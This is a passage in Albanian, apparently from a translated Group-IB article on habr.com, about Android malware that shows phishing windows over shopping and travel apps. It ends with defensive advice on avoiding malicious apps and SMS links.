
Sipas aplikacionit të hapur, do të shfaqen dritare phishing të ndryshme. Më poshtë do të jepen disa shembuj të tyre:
Aliexpress:

Avito:
Për disa aplikacione të tjera, si p.sh. Google Play Market, Aviasales, Pandao, Booking, Trivago:

Si ishte e vërteta
Fatmirësisht, personi që mori mesazhin SMS të përshkruar në fillim të artikullit, ishte një specialist në fushën e sigurisë kibernetike. Prandaj, versioni real, jo i filmit, ndryshon nga ai i treguar më parë: personi mori një SMS të interesant, pas të cilit ia dorëzoi ekipit të Group-IB Threat Hunting Intelligence. Rezultati i sulmit – ky artikull. Një fund i lumtur, apo jo? Megjithatë, jo të gjitha tregimet përfundojnë aq mirë, dhe që historia juaj të mos jetë si versioni i filmit me humbje parash, në shumicën e rasteve mjafton të ndiqni këto rregulla të përshkruara prej kohësh:
- mos instaloni aplikacione për pajisje mobile me sistemin operativ Android nga burime të ndryshme përveç Google Play
- kur instaloni aplikacionin, kushtojini vëmendje të veçantë të drejtave që aplikacioni kërkon
- kushtojini vëmendje shtesave të skedarëve që shkarkoni
- instaloni rregullisht azhurnimet e sistemit operativ Android
- mos vizitoni burime dyshuese dhe mos shkarkoni skedarë nga aty
- mos klikoni në lidhjet e marra në mesazhet SMS.
Burimi: habr.com
